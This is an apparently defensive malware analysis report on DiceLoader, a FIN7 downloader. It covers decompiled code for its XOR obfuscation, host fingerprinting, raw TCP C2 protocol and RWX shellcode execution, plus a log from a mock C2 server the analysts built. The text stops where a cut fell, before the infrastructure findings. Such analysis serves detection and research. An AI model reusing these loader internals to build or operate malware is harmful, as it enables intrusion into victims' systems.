Unveiling the intricacies of DiceLoader

By Sekoia TDR and Pierre Le Bourhis

Published: 2024-02-01 · Archived: 2026-04-05 20:05:04 UTC

Table of contents

Introduction

FIN7 is an intrusion set operating since at least 2015. The group is known to be **structured** as a corporate business composed of Russian-speaking members. FIN7 hides its illicit activities behind **front companies**, which are likewise used to recruit IT experts who are not aware of the malicious activities they are involved in.

The intrusion set targets various sectors of activity (*e.g.* retail, hospitality, food service industry) within different geographical areas such as the United States, the United Kingdom, Australia and France.

FIN7 members were reported being affiliated to other cybercriminal organisations such as REvil, Lockbit, Darkside and also BlackBasta.

The intrusion set's arsenal notably includes malware such as loaders, ransomware or backdoor, of which a great part is custom malware (*e.g.* Carbanak Backdoor, Domino Loader, Domino Backdoor, DiceLoader, *etc*). **DiceLoader** appears to be also sold for quite a long time. However, we assess with high confidence that the malware is still used by this intrusion set in their campaigns. We observed, in the FIN7 context, that the malware is dropped by a PowerShell script that uses the FIN7 specific obfuscation along with other malware of their arsenal named Carbanak.

This report aims to detail the functioning of a malware used by FIN7 since 2021, named **DiceLoader** (also known **Icebot)**, and to provide a comprehensive approach of the threat by detailing the related *Techniques* and *Procedures*.

The sample used for this analysis was extracted from this PowerShell (stage-0):

- PowerShell: SHA-256: ffb1573c4dd003c4750a2a5d66c1d9061a159e83f2f945f12d1b1c47cc62ab77
- DiceLoader DLL: SHA-256: 75b9346e9c803f7e942c7be69d3a93902bfdc6b10ad4142c4e5be473546a9165

Sample dissection

DiceLoader is a small-sized malware, part of the FIN7 **arsenal**, belonging to the **downloader** family. It uses multiple **internal structures** to hinder analysis. The next sections of this report explain how the loader works by analysing its workflow along with the data **structures**, the program architecture, the different **obfuscation** techniques and finally its **network** state machines.

Loader context

In FIN7 campaigns observed by Sekoia.io analysts, DiceLoader is dropped by a PowerShell script along with other malware of the intrusion set's arsenal such as Carbanak RAT (Remote Access Trojan). The loader is a DLL whose default entry point (exported function Ordinal #1) has a random name which corresponds to the "**Reflective DLL injection**" module available on Github.

This module is used to inject the DiceLoader main entry point into another process memory. Below, it refers to the function DllEntryPoint (address: 0x100018E3).

Name	Address	Ordinal
ACNVOyeaKGgWWOBq	10001008	1
DllEntryPoint	**100018E3**	**[main entry]**

Figure 1. Exported functions from DiceLoader DLL sample

> **Reflective DLL injection** is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process. As such the library is responsible for loading itself by implementing a minimal Portable Executable (PE) file loader. It can then govern, with minimal interaction with the host system and process, how it will load and interact with the host.

Source: https://github.com/stephenfewer/ReflectiveDLLInjection

NB: To facilitate the analysis of a malware using the Reflective DLL Injection, here is an adjusted C header file ingestible by IDA.

Data structure used by DiceLoader

The first function executed by the malware sets up the principal **data structures** and **mechanisms** used by the loader for its future execution.

In this function, it initialises four **criticalSections** used for the thread context to provide mutex objects and then creates a **IoCompletionPort** for the inter-thread communications.

Finally, it allocates four empty **linked lists** used to connect each part of the program **to structure** the data in memory; this mechanism is detailed in a dedicated section.

Threading and Io Completion Port

As introduced previously, DiceLoader starts multiple threads that consume a specific data structure which will be the subject of the next section; these threads are dubbed "**consumer**" in the rest of this report.

Part of the main thread activity is to receive, to parse and to format incoming TCP packets and to forward them to the Consumers. Consumers are infinite loops used to consume structured messages coming from the C2 server.



Figure 2. Usage of IoCompletionPort (queue) in DiceLoader execution

The communications between the main thread and the Consumers are done by the IoCompletionPort file handle.

NB-1: According to MSDN this mechanism has been designed to fit asynchronous needs and to provide an efficient threading model. Under the hood, IoCompletionPort are queues in first-in-first-out (FIFO) order.

NB-2: The term file handle as used here refers to a system abstraction that represents an overlapped I/O endpoint, not only a file on disk. Any system objects that support overlapped I/O such as network endpoints, TCP sockets, named pipes, and mail slots can be used as file handles.

Source: https://learn.microsoft.com/en-us/windows/win32/fileio/i-o-completion-ports

On one hand, the threads consume the queue in the infinite loop using the GetQueuedCompletionStatus method, on the other hand the main thread pushes incoming messages using PostQueuedCompletionStatus. Regarding the threading context, DiceLoader uses a critical section to protect the shared resources (the four linked lists) from simultaneous access.

Linked List used by DiceLoader

To access structued data during its execution, DiceLoader uses the **linked list** data structure – a **linear data structure** where the elements are **not stored** in a **contiguous** memory location. The data structure of a node in the list is the following one:

```
 struct node

{

  _DWORD *head;     // Pointer to the head of the list

  _DWORD *node;     // Pointer to the current node data

  _DWORD size;      // Size of the node

  _DWORD buff_size; // Internal node buffer size

  _BYTE nid;     // ID used for the node creation

};
```

Code 1. C declaration of the linked list element structure

As introduced above, the loader required to access these linked list across threads; therefore implying the uses of critical section, here is the implementation of a new element insertion within the list:

```
2  void __fastcall linked_list::insert_element(int linked_list_head, int new_element)
3  {
4    int v4; // ebx
5
6    v4 = linked_list_head + 4;
7    EnterCriticalSection((linked_list_head + 4));
8    if ( *linked_list_head )
9    {
10     *new_element = **linked_list_head;
11     **linked_list_head = new_element;
12     *linked_list_head = new_element;
13   }
14   else
15   {
16     *linked_list_head = new_element;
17     *new_element = new_element;
18   }
19   LeaveCriticalSection(v4);
20 }
```

Figure 3. Function to insert an element in the linked list

During the analysis of the malware, only few functions were implemented to interact with the linked list:



Figure 4. List of functions implementation in DiceLoader to use linked list

The malware creates four linked lists dubbed **L0**, **L1**, **L2** and **L3** for the purpose of the analysis. These lists manipulate various structures such as the fingerprint of the host, the received payload and the shellcode wrapper.

This analysis is focused on **L0** and **L3** where **L0** is used to contain formatted messages coming from the C2 and **L3** is used to store the shellcode wrapper and the payload.

Diceloader Obfuscation Methods

DiceLoader has **two** obfuscation methods:

1. To deobfuscate the configuration **C2**(s): IP address(es) and port(s)

2. To deobfuscation the **network** communication.

The configuration of the DiceLoader C2 server is obfuscated with a **XOR** operation with a fixed key length of 31 bytes. Both obfuscated C2(s) and the key are stored at the beginning of the .data section.

```
.data:10004000 ; Segment type: Pure data
.data:10004000 ; Segment permissions: Read/Write
.data:10004000 _data           segment para public 'DATA' use32
.data:10004000                 assume cs:_data
.data:10004000                 ;org 10004000h
.data:10004000 ; _BYTE blob2_port[192]
.data:10004000 blob2_port      db 0CCh, 0F5h, 14h, 0BBh, 15h, 6, 98h, 38h, 0B0h, 0FEh, 19h, 83h, 53h, 0B4
.data:10004000                                         ; DATA XREF: getC2_IPaddresses_port+81↑o
.data:100040C0 ; _BYTE xor_key1[31]
.data:100040C0 xor_key1        db 0CDh, 4Eh, 15h, 0AAh, 0AEh, 7, 98h, 38h, 0B0h, 0FDh, 0C6h, 0Fh, 0A9h, 9
.data:100040C0                                         ; DATA XREF: xor_fixed_key:loc_100017DF↑r
.data:100040C0                                         ; manage_received_data_key+48↑o ...
.data:100040DF                 db 0
.data:100040E0 ; _BYTE blob1_ipaddresses[128]
.data:100040E0 blob1_ipaddresses db 0FBh, 7Ch, 3Bh, 9Dh, 98h, 29h, 0AAh, 0Bh, 84h, 0D3h, 0F4h, 3Ch, 9Dh,
.data:100040E0                                         ; DATA XREF: getC2_IPaddresses_port+18↑o
```

Figure 5. .data section containing the obfuscated port, the C2 and the XOR key

The function used to un-XOR the configuration is straightforward, it iterates over the input buffer (*e.g. C2 IP address(es) and the C2 port*), the length of the XOR key is hardcoded in the function (line 12, with the modulo 0x1f).

```
int __fastcall xor_fixed_key(_BYTE *buff, int dest, int size)
{
  int index_key; // edx
  int v6; // edi

  index_key = 0;
  v6 = dest - buff;
  do
  {
    buff[v6] = *buff ^ xor_key1[index_key];
    ++buff;
    index_key = (index_key + 1) % 0x1F;
    --size;
  }
  while ( size );
  return dest;
}
```

Figure 6. Function to un-xor DiceLoader C2s

A script to deobfuscate DiceLoader configuration is available on this gist.

The second obfuscation function is also based on the XOR operator.

```
// unxor buff with the given key (3rd argument), the result
// is written in the buff (which is ereased by the way...)
int __fastcall xor_deobfuscate(_BYTE *buff, int buff_len, _BYTE *key, int key_size)
{
  char prev_value; // cl
  int key_index; // edx
  char current_value; // al
  int result; // eax

  prev_value = 0;
  key_index = 0;
  if ( buff_len > 0 )
  {
    do
    {
      current_value = prev_value ^ *buff ^ key[key_index];
      *buff = current_value;
      prev_value = current_value;
      result = (key_index + 1) / key_size;
      key_index = (key_index + 1) % key_size;
      ++buff;
      --buff_len;
    }
    while ( buff_len );
  }
  return result;
}
```

Figure 7. Decompiled code of the second obfuscation method

This method involves a more complex obfuscation function: each byte (Cx) is XORed with a byte of the key (Kx) (at the same index regarding the key length), and is XORed with the previous byte result of the deobfuscation (Px-1). The figure below schematizes the obfuscation algorithm:

- "**K**" in the schema stands for the XOR key which is the function parameter "*key*" in figure 8;
- "**C**" in the schema stands for the ciphertext which is the function parameter "*buff*" in figure 8;

- “**P**” in the schema stands for the plaintext: the result of the deobfuscation.

NB: In the DiceLoader scenario the “IV” of this algorithm is one byte long and is Zero.



Figure 8. Schema of the second obfuscation method

The data can be deobfuscated with the following Python function:

```
def xor_blob(blob: bytes, key: bytes) -> bytearray:

        """DiceLoader uses XOR obfuscation"""

        output = bytearray()

        temp = blob[0] ^ key[0]

        output.append(temp)

        for index, value in enumerate(blob):

            if index == 0:

                continue
```

```
            temp = blob[index - 1] ^ value ^ key[index % len(key)]

            output.append(temp)

        return output
```

Code 2. Python function to deobfuscate TCP packet

This second obfuscation is consolidated as it is used twice:

1. With a fixed key stored in the PE (the same as the one used for the configuration);
2. With a key sent by the C2 at the runtime.

```
 8  node = removeL0head_resize(received_data_length);
 9  init_memory(node->node, ptr_recv_buff, received_data_length);
10  _received_data_length = received_data_length;
11  node->size = received_data_length;
12  xor_deobfuscate(node->node, _received_data_length, sock_recv_buff, len_recieved_data);
13  xor_deobfuscate(node->node, node->size, xor_key1, 0x1F);
```

Figure 9. Decompiled code that deobfuscates the received payload with the two different keys.

Fingerprint

To profile the victim's machine, the malware takes a fingerprint of the infected host to generate a unique identifier. First, it hashes the concatenation of the MAC address, the username and the computer name. This hash is concatenated with the current process identifier and it is then re-hashed. The malware uses the FNV-1 (Fowler–Noll–V 1) hashing algorithm:

```
 2 int __cdecl fnv1(char *data, int size)
 3 {
 4   int result; // eax
 5   int current_char; // ecx
 6
 7   result = 0;
 8   if ( size > 0 )
 9   {
10     do
11     {
12       current_char = *data++;
13       result = 0x1000193 * (current_char ^ result);
14       --size;
15     }
16     while ( size );
17   }
18   return result;
19 }
```

Figure 10. Fowler–Noll–V 1 implementation in DiceLoader

Later, this fingerprint hash is sent at the earliest stage of the communication with the C2 server. To manipulate this information afterwards, the malware creates the following structure:

```
 struct fingerprint

{

  _DWORD cmd_id;

  _BYTE random[15];

  int *fingerprint;

  _DWORD current_process_id;

  _DWORD magic;

  _BYTE flag_event;

  _BYTE flag_arg2;

  _DWORD flag_arg3;

  _DWORD size1;

  _BYTE undef_flags[3];

  _DWORD size_local_ipaddress;

  char local_ipaddress;

};
```

Code 3. C declaration of the fingerprint made by the loader and inserted in the linked list

Networking

As introduced in the previous section “Obfuscation”, the loader uses a **raw TCP** connection to communicate with its Command and Control, where the port is configurable for each C2 of each sample.

At the time of digging deep in the reverse of the sample, the C2s were down. For analysis purposes a fake DiceLoader C2 was developed. Therefore, the data sent from this server are considered to be incorrect.

Initialisation sequence

To declare itself to the C2, DiceLoader uses a unique sequence of bytes. The screenshot below represents the dissection of the first TCP packet sent to the C2 server.



Figure 11. Diagram of the initial TCP sequence

The legend for the figure above is as follows:

1. The **2** first bytes are random numbers (never reused afterwards);
2. The next 15 bytes are **randomly generated** number used for **XOR** obfuscation (of note, the size is also random from 5 to 15 bytes);
3. The following **22** bytes are the **fingerprint obfuscated;**
4. The ensuing **19** bytes are the **local IP address obfuscated**;
5. The last **4** bytes are the **FNV-1 hash** of the **local IP address**;

So, the fingerprint and the local IP address are obfuscated using the second obfuscation method with the XOR key stored in the PE and the XOR key obtained from the generated random number (2).

```
xor_replace(&mal->fingerprint, 0x16, xor_key1, 0x1F);
xor_replace(&mal->fingerprint, 0x16, mal->random, mal->random_length);
xor_replace(&mal->local_ipaddress, size, xor_key1, 0x1F);
xor_replace(&mal->local_ipaddress, size, mal->random, mal->random_length);
```

Figure 12. Extract of the decompiled code related to the double obfuscation of the fingerprint and local IP address

Received C2 order

After initialising the communication, the loader received data from its C2 with the specific bytes sequence, format and structure that is used each time the C2 sends data. The main thread is in charge of this task with the following code:

```
78  if ( v_cmd == 1 )
79  {
80    if ( sock_recv(&recv_buff_next_length, 1, 30) )
81    {
82      len_recieved_data = recv_buff_next_length % 0xBu + 5;
83      if ( sock_recv(sock_recv_buff, recv_buff_next_length % 0xBu + 5, 1) )
84      {
85        struct_mal = 0;
86        if ( sock_recv(&struct_mal, 4, 30) )
87        {
88          if ( struct_mal < 0x3200000
89            && resize_heap_memory(&ptr_recv_buff, &struct_mal[20].size2 + 3)// ignore stuct with struct_m
90            && receive_data(ptr_recv_buff, struct_mal) )// struct mal is re-allocated for the ptr_recv_bu
91          {
92            received_data_length = struct_mal;
93            return 2;                           // ret 2 -> trigger SetEvent that trigger the code execut
```

Figure 13. Decompiled code used to manage order received from the C2, part-1.

```
22    if ( sock_recv(buff, len, 30) && sock_recv(&buff_2, 4, 30) )
23    {
24      fnv1_hash = fnv1(&heap_location[index], len);
25      if ( buff_2 == fnv1_hash )
26      {
27        counter = 0;
28        index += len;
29      }
```

Figure 14. Decompiled code used to manage order received from the C2, part-2 (function: received_data)

Received order	**Description**	**Length (byte)**	**Ref code**
(1)	Length of packet (2)	1	Figure 13, line 80
(2)	Custom XOR key	5-15: (result of (1) % 0xb + 5)	Figure 13, line 83
(3)	Length of packet (4)	4	Figure 13, line 86
(4)	Data (payload)	Value defined in the previous packet	Figure 14, line 22
(5)	FNV-1 hash of packet (4)	4	Figure 14, line 22

Table 1: Packet sequence used to received data from the C2

Each time the C2 sends a command/data/operation to the infected host, it follows this same packet sequence.

When the sequence is received, DiceLoader executes the function used to manage the downloaded payload (*c.f.* stage number 4 of table 1), this function is in charge of allocating memory on the heap and of structurizing it regarding the malware linked lists' structure.

```
8   node = removeL0head_resize(received_data_length);
9   init_memory(node->node, ptr_recv_buff, received_data_length);
10  _received_data_length = received_data_length;
11  node->size = received_data_length;
12  xor_deobfuscate(node->node, _received_data_length, sock_recv_buff, len_recieved_data);
13  xor_deobfuscate(node->node, node->size, xor_key1, 0x1F);
14  mal = node->node;
```

Figure 15. Decompiled function used to allocate memory and deobfuscate the received packet

As shown in figure 15, the received data is doubly deobfuscated (see the second obfuscation technique described in its dedicated section). Firstly, it deobfuscates with the XOR key stored in the sample and secondly, it uses the key forwarded by the server at stage (2) of the sequence described in table 1 to retrieve the cleartext message.

Then, the function looks at the first byte of the deobfuscated payload to search for an order ID which value can be:

Order identifier	Description
1	Insert the payload in the linked list **L0**
2	Set the mutex flag to 1, that stops the malware
3	Push the structure containing the payload to the IoCompletionPort (for afterwards usage by the consumer threads)
4	Increment the next queue direction by one

Table 2. DiceLoader order ID description

For a better understanding of this thread, a Python server was developed to mimic a DiceLoader C2.

```
python3 tcp_server.py -v --host 0.0.0.0 --port 8080
INFO : Server starts 0.0.0.0:8080
INFO : received 62 bytes
DEBUG :   Offset | 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f | String
DEBUG : ------------------------------------------------------------------------------------------
DEBUG :      0x0 | b6 8e b4 7a 3a ef e8 52 4c f7 aa ff f7 b6 48 36 | . . . z : . . R L . . . . . H 6
DEBUG :     0x10 | fc 21 4e a4 7d f5 65 57 53 b7 d9 f8 a5 4e b4 b6 | . ! N . } . e W S . . . . N . .
DEBUG :     0x20 | 5b 80 4c e7 f1 29 7b 79 c8 58 53 fb f8 cb 5e 3a | [ . L . . ) { y . X S . . . ^ :
DEBUG :     0x30 | bb d0 7c f2 01 af 6d b6 4c f4 3e d2 aa f1       | . . | . . . m . L . > . . .
INFO : Sent to 5, 1 byte(s)
DEBUG :   Offset | 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f | String
DEBUG : ------------------------------------------------------------------------------------------
DEBUG :      0x0 | 01                                              | .
INFO : Sent to 5, 1 byte(s)
DEBUG :   Offset | 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f | String
DEBUG : ------------------------------------------------------------------------------------------
DEBUG :      0x0 | 0a                                              | .
INFO : Sent to 5, 15 byte(s)
DEBUG :   Offset | 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f | String
DEBUG : ------------------------------------------------------------------------------------------
DEBUG :      0x0 | dd dd dd dd aa aa aa aa 00 00 bb bb 63 63 63    | . . . . . . . . . . . . c c c
INFO : Sent to 5, 4 byte(s)
DEBUG :   Offset | 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f | String
DEBUG : ------------------------------------------------------------------------------------------
DEBUG :      0x0 | 00 10 00 00                                     | . . . .
INFO : Sent to 5, 4096 byte(s)
DEBUG :   Offset | 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f | String
DEBUG : ------------------------------------------------------------------------------------------
DEBUG :      0x0 | 13 b5 87 33 6b 2a 4d ee c8 e8 b3 48 fa 47 24 32 | . . . 3 k * M . . . . H . G $ 2
DEBUG :     0x10 | bb 35 c9 b1 3e 6e 42 e5 69 98 6d e3 a1 fb f1 98 | . 5 . . > n B . i . m . . . . .
DEBUG :     0x20 | 5e 86 15 ae 03 35 a0 88 f6 80 aa c5 50 96 32 27 | ^ . . . . 5 . . . . . P . 2 '
DEBUG :     0x30 | ab b1 b3 c2 9d e8 e5 d2 98 b5 e3 a1 45 f1 98 5e | . . . . . . . . . . . . E . . ^
DEBUG :     0x40 | f1 15 ae 03 9f a0 33 f6 58 aa c5 ee 96 32 27 dc | . . . . . . 3 . X . . . . 2 ' .
DEBUG :     0x50 | b1 b3 c2 37 e8 5e d2 40 b5 e3 1f 45 f1 98 29 f1 | . . . 7 . ^ . @ . . . E . . ) .
```

Figure 16. Extract of the TCP communication between the sample and the fake C2 server

Execution

The loader specialises in the execution of malicious code, orchestrating the initiation of more sophisticated and harmful payloads to serve attackers objectives. DiceLoader does not use advanced techniques to execute payload sent by the C2. It works the same way as a shellcode execution:

1. Use VirtualAlloc to copy the shellcode to the reserved memory (*n.b: with the correct allocation type:* MEM_RESERVE|MEM_COMMIT *and the permissions to* PAGE_EXECUTE_READWRITE *the region*

pages);

2. Copy shellcode in the allocated memory;
3. Deobfuscate the shellcode (*c.f. section* [*Obfuscation*]);
4. Inline function pointer declaration and execution.

```
FF 15 4C 30 00 10                       call    ds:VirtualAlloc
                        ; 43:   init_memory(ptrMem, shellcode->default_value, shellcode->size);
FF 76 08                                push    [esi+struct_shellcode.size]
8B F8                                   mov     edi, eax
FF 76 0C                                push    [esi+struct_shellcode.default_value]
57                                      push    edi
E8 15 07 00 00                          call    init_memory     ; initialize memory with a given default value
                        ; 44:   xor_deobfuscate(ptrMem, shellcode->size, &shellcode->key, 0x3F);
8B 56 08                                mov     edx, [esi+struct_shellcode.size]
8D 4E 14                                lea     ecx, [esi+struct_shellcode.key]
6A 3F                                   push    3Fh ; '?'
51                                      push    ecx
8B CF                                   mov     ecx, edi
E8 FA F9 FF FF                          call    xor_deobfuscate ; unxor buff with the given key (3rd argument), the result
                                                                ; is written in the buff (which is ereased by the way...)
                        ; 45:   ret_shellcode_execute = (&ptrMem->self[shellcode->offset])(args);
83 C4 14                                add     esp, 14h
8D 45 E4                                lea     eax, [ebp+args]
50                                      push    eax
8B 46 10                                mov     eax, [esi+struct_shellcode.offset]
03 C7                                   add     eax, edi
FF D0                                   call    eax
```

Figure 17. Disassembled code of the workflow used to execute a shellcode

The technique is simple, however, the buffer that contains the code to execute is more complex than it seems at first glance. First to reach this part of the code, the loader must receive the order “3” (*c.f.* the section “Received C2 order” above) to trigger the windows API call to PostQueuedCompletionStatus in the IoCompletionPort that wakes up one consumer thread.

Then, the consumer thread manipulates the passed structure to search for another action identifier:

Action ID	**Observation**	**Confidence**
1	Search in **L3** for already allocated memory and execute the data provided previously	60%: Few information on the structure of the memory required to execute the payload
2	Allocate memory on the Heap and execute the data provided previously (c.f: figure 18)	100%
8	Search element in **L1** to execute a function pointer	30%: Few information on the structure of element in **L1**
Other	Insert element in **L2**	100%

Table 3. Interpretation of the action for its given action ID

Disclaimer: At this point in the analysis none of the 3 cases where an execution could be triggered were reached due to the lack of knowledge on the required memory structure, and also due to the C2 inactivity.

```
15  prob_shellcode = linked_list::search_element(&linked_list_3, linked_list::compare_element, a2->next);
16  if ( prob_shellcode )
17    return execute(shellcode, prob_shellcode, (value + size), unknown);
18  prob_shellcode = HeapAlloc(0x54u);
19  *&prob_shellcode->self[4] = next;
20  prob_shellcode->size = size;
21  prob_shellcode->ptrHeap = HeapAlloc(size);
22  prob_shellcode->offset = shellcode_offset;
23  RtlGenRandom(&prob_shellcode->key, 0x3Fu);
24  init_memory(prob_shellcode->ptrHeap, value, size);
25  xor_replace(prob_shellcode->ptrHeap, size, &prob_shellcode->key, 0x3F);
26  linked_list::insert_element(&linked_list_3, prob_shellcode);
27  return execute(shellcode, prob_shellcode, (value + size), unknown);
```

Figure 18. Last part of the shellcode structure preparation

Execution of the additional payload is indirect, the attacker does not provide a DLL or a PE, the malware expects to have a proper memory structure. This shellcode executor has 4 parameters:

1. A pointer to the current element in **L1** linked list;
2. A pointer to a function used to create a structure insertable in **L2**;
3. Another pointer to a function that creates a structure insertable in **L2** that has more choices in the parameters;
4. A function pointer to search an item in **L1**.

```
params[0] = elem;
params[1] = create_struct_for_l2;
params[2] = create_struct_with_params_for_l2;
params[3] = next_l1;
v16 = a4;
ptrMem = VirtualAlloc(0, shellcode_size, MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE);
init_memory(ptrMem, shellcode->ptrHeap, shellcode->size);
xor_deobfuscate(ptrMem, shellcode->size, &shellcode->key, 0x3F);
ret_shellcode_execute = (&ptrMem->self[shellcode->offset])(params);
```

Figure 19. Build of the parameters pushed to the shellcode function

As indicated previously, triggering the execution of a payload in DiceLoader is not an easy task due to the different internal data structures and mechanisms.

DiceLoader C2 infrastructure

Since early 2022, Sekoia.io analysts have proactively tracked a C2 infrastructure that we assess, with high confidence, is associated with the DiceLoader malware. The infrastructure has been consistently maintained, with an average of over 20 active servers, and approximately 50 active servers as of January 2023.

It is noteworthy that we identified PowerShell scripts, obfuscated in a manner consistent with known FIN7 techniques, that load Carbanak and DiceLoader. The C2 servers of this infrastructure are linked to these malicious payloads. We therefore assess with high confidence that the DiceLoader payloads, as well as the associated C2 servers, are used by the FIN7 intrusion set.

Here are the results of our proactive tracking from the beginning of 2022 until January 2024 (at the time of writing):

